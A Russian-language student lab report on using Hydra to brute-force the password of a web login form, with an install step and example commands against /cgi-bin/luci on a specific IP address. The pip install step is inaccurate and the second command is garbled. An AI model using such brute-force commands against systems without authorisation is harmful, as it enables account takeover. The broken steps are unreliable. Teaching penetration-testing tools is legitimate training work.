

Индивидуальный проект. Третий этап

Чемоданова А.А.

Содержание

1	Цель работы	4
2	Выполнение лабораторной работы	5
3	Выводы	7

Список иллюстраций

2.1	Установка Hydra	5
2.2	Запрос	6


1 Цель работы

Использование Hydra.

2 Выполнение лабораторной работы

Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений.

Установка Hydra. (рис. 2.1).



```
(kali@kali)~$ pip install hydra
Defaulting to user installation because normal site-packages is not writeable
Collecting hydra
  Downloading Hydra-2.5.tar.gz (82 kB)
    82.4/82.4 kB 1.5 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: hydra
```

Рис. 2.1: Установка Hydra

Пример работы:

Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту; Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`; В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80
178.72.90.181 http-post-form "/cgi-bin/luci:username=USER&password=PASS:Invalid
username"
```

Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`. После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:In`

username, у которой через двоеточие (:) указывается: путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci); строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS}); строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Ввод запроса. (рис. 2.2).



```
(kali@kali)-[~]  
$ hydra -l root -R ~/pass_list/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181  
http-post-form "/cgi-bin/luci: aachemodanova="User^6paasword="KISS":Invalid aachemodanova"
```

Рис. 2.2: Запрос

3 Выводы

Мы применили Hydra.